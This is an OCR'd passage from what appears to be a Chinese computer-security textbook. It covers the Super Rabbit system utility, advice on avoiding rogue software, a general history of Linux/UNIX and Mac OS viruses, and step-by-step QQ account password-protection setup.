


图 10.3 超级兔子

超级兔子共有 8 个组件，可以优化、设置系统中大多数的选项，打造一个属于自己的 Windows。超级兔子上网精灵具有 IE 修复、IE 保护、恶意程序检测及清除功能，还能防止其他人浏览网站、阻挡色情网站，以及过滤端口。

超级兔子系统检测可以诊断一台计算机的 CPU、显卡、硬盘速度，由此检测其稳定性。此外，还有磁盘修复及键盘检测功能。超级兔子进程管理器具有网络、进程、窗口三种查看方式，同时超级兔子网站提供大多数进程的详细信息，是国内最大的进程库。

超级兔子安全助手可以隐藏磁盘、加密文件；超级兔子系统备份是国内唯一能完整保存 Windows XP 注册表的软件，可以彻底解决系统上的问题。使用其中的 IE 修复功能，如图 10.4 所示。




图 10.4 超级兔子的 IE 修复功能

超级兔子的使用非常简单，只需要按照软件提示的步骤完成就可以达到目的，如图 10.5 所示，即为超级兔子正在修复 IE。




图 10.5 修复 IE 过程

10.9.3 防范流氓软件的安全防范

对付流氓软件需要做到以下几点：

- 不要登录一些不良网站，对有些声画充满诱惑的页面，不要觉得好奇而尝试打开。
- 不要下载一些不熟悉的软件。如果不是急用，最好不要下载安装。
- 对于软件附带的用户协议和使用说明一定要认真看，不要盲目安装软件。否则，等发现问题想卸掉时，这些软件已经在计算机上制造了很多垃圾文件。
- 不要随意下载一些免费软件或共享软件，天下没有免费的午餐，一些免费软件很可能存在安全问题。
- 不要按照流氓软件指定的操作去做，如果不能取消这些操作，或者弹出的对话框始终在最前面，可以将其拖到屏幕边缘不予理会。也可以记录下这类网站或网页的地址，注销当前用户或者重新启动计算机后，不再访问这些页面。

10.10 其他操作系统病毒

除了 Windows 操作系统外，还有很多操作系统，如 Linux/UNIX 或 MAC OS 等，这些操作系统并不如想像中那么安全，同样存在着各种病毒，只是病毒的多少随着操作系统的普及程度有所不同罢了。

10.10.1 Linux 与 UNIX 病毒

没有一个操作系统可以完全抵御病毒。一个病毒可以完全依靠系统本身进行复制，比如利用 Windows 操作系统 pe 格式的可执行文件和利用类 UNIX 操作系统的 elf 格式。所以任何计算机病毒都依附于操作系统的体系结构，各种操作系统的病毒的写法都不一样，但任何操作系统也逃避不了病毒，包括 UNIX/Linux。

事实上第一个计算机病毒就是 UNIX 病毒。Fred Cohen 在 4BSD 的 VAX 系统上编写了一些很

早的 UNIX 病毒，一年以后 Elk Cloner 就诞生了。由于 UNIX 系统具有内存保护机制，所以人们不太相信 UNIX 系统上的病毒的危害性会超过 Windows 和 DOS 系统，但他们错了。

一个最大的误区就是很多高性能的安全系统对病毒蔓延的预防。相对来说，Windows NT 和 UNIX 系统是具有非常高级的保护机制的系统，这可以预防大多数病毒的传染，但并不是所有的。当一个用户以 root 或 administrator 身份进行操作的时候，这些系统的保护机制实际上是停止的。一个设计很巧妙的病毒可以利用自己的方法找到文件系统上的每个文件，NT ownership 或者 ACL 机制都没有很好地重视这个问题。

另一个误区就是认为 Linux 系统尤其可以防止病毒的感染，因为 Linux 的程序都来自源代码，不是二进制格式。只有极少数人（甚至管理员）才有足够的能力从源代码中发现病毒代码，而且这是一个相当耗费时间和精力的工作。一般的用户习惯用二进制格式的文件来交流，因为他们不想在使用这些程序的时候还要很烦琐地执行诸如 make config 和 make 之类的命令，他们喜欢简单地运行程序。所有这些原因都给了 Linux 系统上的病毒有足够的空间来访问和操控系统。

第三个误区就是认为 UNIX 系统是绝对安全的，因为它具有很多不同的平台，而且每个版本的 UNIX 系统有很大不同。但是现在看来不是这样，现在的病毒都用标准 C 来编写以适应任何类 UNIX 操作系统，并且它们可以用 make 程序来跨平台编译。

现在 Linux/UNIX 系统还可能比较安全，但不代表以后一直会这样。Linux/UNIX 系统越来越流行，这将引来一大批病毒制造者的目光，很多用户都有可能是潜在的病毒制造者。

10.10.2 MAC OS 病毒

近期新出现的两种针对 Mac 机器的蠕虫病毒及新发现的高危险性的 OS 缺陷，使得长期以来被认为更安全的苹果 Mac OS X 也面临危机了。

苹果公司的 Mac OS X 的普及率远不及微软产品，所以没有得到黑客的关注。正如 Mozilla 的 Firefox 用户所发现的，虽然 Firefox 是一款很小的软件，但因为有一定的市场占有率，因此还是吸引了一些黑客的兴趣。

第一个病毒被称为 Leap-A，主要是通过苹果公司 iChat 即时通信工具进行传播的。这款病毒只感染 Mac OS X 10.4 平台上的文件。根据 Symantec 的报告，iChat 即时通信工具所携带的附件名为 latestpics.gz，文件大小为 2.314MB。如果袭击成功，病毒会自行安装，删除被感染系统中的一些文件，除非被感染的计算机是 Intel 芯片，否则病毒还会尝试传播。Symantec 公司说基于 Intel 的系统会被蠕虫破坏，但是不会传播病毒。

第二个被称为 Inqtana.A 的恶意软件是概念验证型病毒（proof-of-concept worm），几乎所有的防病毒厂商产品清单上都有它。这个蠕虫利用蓝牙袭击 vector（输入验证缺陷）进行传播。不过，由于缺乏实际攻击能力，Inqtana.A 更像是给 Mac OS X 用户的一个警告而不是一个实际威胁。

的确，现在针对苹果机的病毒比较少，因此就有许多 Mac 用户认为与微软用户相比，他们有更多的优越性，不会受到病毒攻击。这种情况下，他们中的很多人甚至不知道应该采取什么样的措施保护自己的安全。而 Windows 用户有防火墙和防病毒保护措施，因此他们中的大部分人可以比较轻松地针对微软产品的最新病毒，可是在 Mac 系统中，即使最弱的病毒也可能在毫不设防的情况下快速传播。

10.11 小结

计算机病毒防治是信息安全系统中的一个重要方面，了解病毒的发展历史、特点、分类等基本知识，理解病毒的作用机理，掌握基本的病毒检查、清除方法和防治管理措施，对于构建安全的信息系统、减少病毒造成的损失有积极的作用。

下一章将从网络安全防范的基本概念入手，介绍网络安全防范的基本理论，在此基础上结合几种常见的网络安全防范技巧进行介绍。

◆ ◆ ◆

Part


第 3 部分　网络攻防篇

第 11 章　网络安全防范

第 12 章　网站脚本攻防

第 13 章　防火墙技术

第 14 章　入侵检测技术



第 11 章　网络安全防范

本章包括

- 聊天工具安全防范
- 网络炸弹安全防范
- IE 漏洞安全防范
- 电子邮件安全防范

随着计算机网络的飞速发展，网络安全已经成为众多网络用户必须重视的问题。当用户在收发邮件、网络聊天、浏览网页和玩网络游戏时，不仅有可能会感染各种各样的计算机病毒，而且还可能会受到各种类型的木马和黑客的攻击。因此，用户在应用网络资源时，首先应该了解针对各种计算机病毒和木马的防范方法。

11.1　聊天工具安全防范

在当今网络盛行的时代，聊天工具在网络中占有重要的地位。用户在工作和学习时，通常使用即时通信工具交流信息。但是，随着 MSN 和 QQ 等即时通信软件的应用越来越广泛，针对这些即时通信软件的黑客行为和工具也越来越多。因此，针对 MSN 和 QQ 等即时通信软件的安全防护是非常必要的。下面就讲解针对 MSN 和 QQ 等即时通信软件的各种安全防范方法。

11.1.1　QQ 聊天工具安全防范

QQ 聊天工具是由腾讯公司开发的一款即时聊天工具，也是目前国内最流行和使用最广泛的一款即时聊天工具。QQ 聊天工具具有即时聊天、传输文件、网络视频和群聊天等多种功能。这些功能可以满足大多数用户的日常需要，从而为人们的生活和学习提供了便利的条件。

用户在使用 QQ 聊天工具时，经常会遇到号码被盗的情况。用户可以在计算机系统中安装防病毒软件和防木马软件来防止号码被盗，除此之外，用户还可以通过设置密码保护的方法为自己的 QQ 号码设置密码保护。通常情况下，用户为自己的 QQ 号码设置密码保护的操作步骤如下所示。

step 1　首先登录要设置密码保护的 QQ，单击主菜单按钮，然后选择“安全中心”菜单下的“申请密码保护”命令，如图 11.1 所示。

step 2　此时将会弹出如图 11.2 所示的“QQ 安全中心”界面。如果 QQ 号码没有设置密码保护，界面上的密保状态将显示为“无密码保护”。此时单击界面上的“现在升级”按钮，将开始为 QQ 号码设置密码保护。

step 3　在图 11.2 所示的界面中单击“现在升级”按钮之后，将进入选择密保方式的界面中。在该界面中可以通过“密保问题”、“密保手机”、“密保令牌”和“密保卡”4 种方式设置密码保护。用户通常喜欢通过设置“密保问题”来设置 QQ 密码保护，使用这种方式设置密码保护的安全性不是很高，并且一旦 QQ 密码被盗之后，可能由于想不起来“提示问

题”而无法找回 QQ 密码。除此之外，用户还可以通过绑定“密保手机”、绑定“密保令牌”或绑定“密保卡”的方法来设置 QQ 密码保护，如图 11.3 所示。

图 11.1 选择“申请密码保护”




图 11.2 “QQ 安全中心”界面




图 11.3 选择密保方式

step 4 下面讲解通过设置“密保问题”设置 QQ 密码保护的实现方法。在图 11.3 所示的选择密保方式界面中选择“密保问题”单选项，然后单击“下一步”按钮，进入设置密保问题界面中。该界面中有 3 个问题，通过选取问题的题目和输入问题的答案可以为 QQ 密码设置密码保护，设置完成后的密保问题界面如图 11.4 所示。

step 5 单击“下一步”按钮，进入确认密码设置的界面中。在该界面中需要输入刚刚设置问题的答案，如图 11.5 所示。

step 6 单击“下一步”按钮，进入 QQ 密码设置成功的提示界面，如图 11.6 所示。




图 11.4 设置密保问题

图 11.5 输入设置密码提示问题的答案




图 11.6 QQ 密码保护设置成功的提示界面

在使用 QQ 聊天工具时，除了需要设置密码保护之外，还需要设置 QQ 登录保护。通常情况下，可以通过绑定“密保手机”、绑定“密保令牌”和绑定“密保卡”的方式设置 QQ 登录保护。下面就以绑定“密保手机”的方式设置 QQ 登录保护为例，讲解设置 QQ 登录保护的实现方法。

step 1 进入“QQ 安全中心”的“首页”界面中，在该界面中可以开通“登录保护”、“消费保护”和“游戏装备保护”，如图 11.7 所示。




图 11.7 QQ 安全中心的“首页”界面

step 2 在“QQ 安全中心”的“首页”界面中，单击“登录保护”后面的“立即开通”按钮，将进入选择密保手段的界面中。在该界面中有“密保手机”、“密保令牌”和“密保卡”3 个密保手段可供选择，如图 11.8 所示。

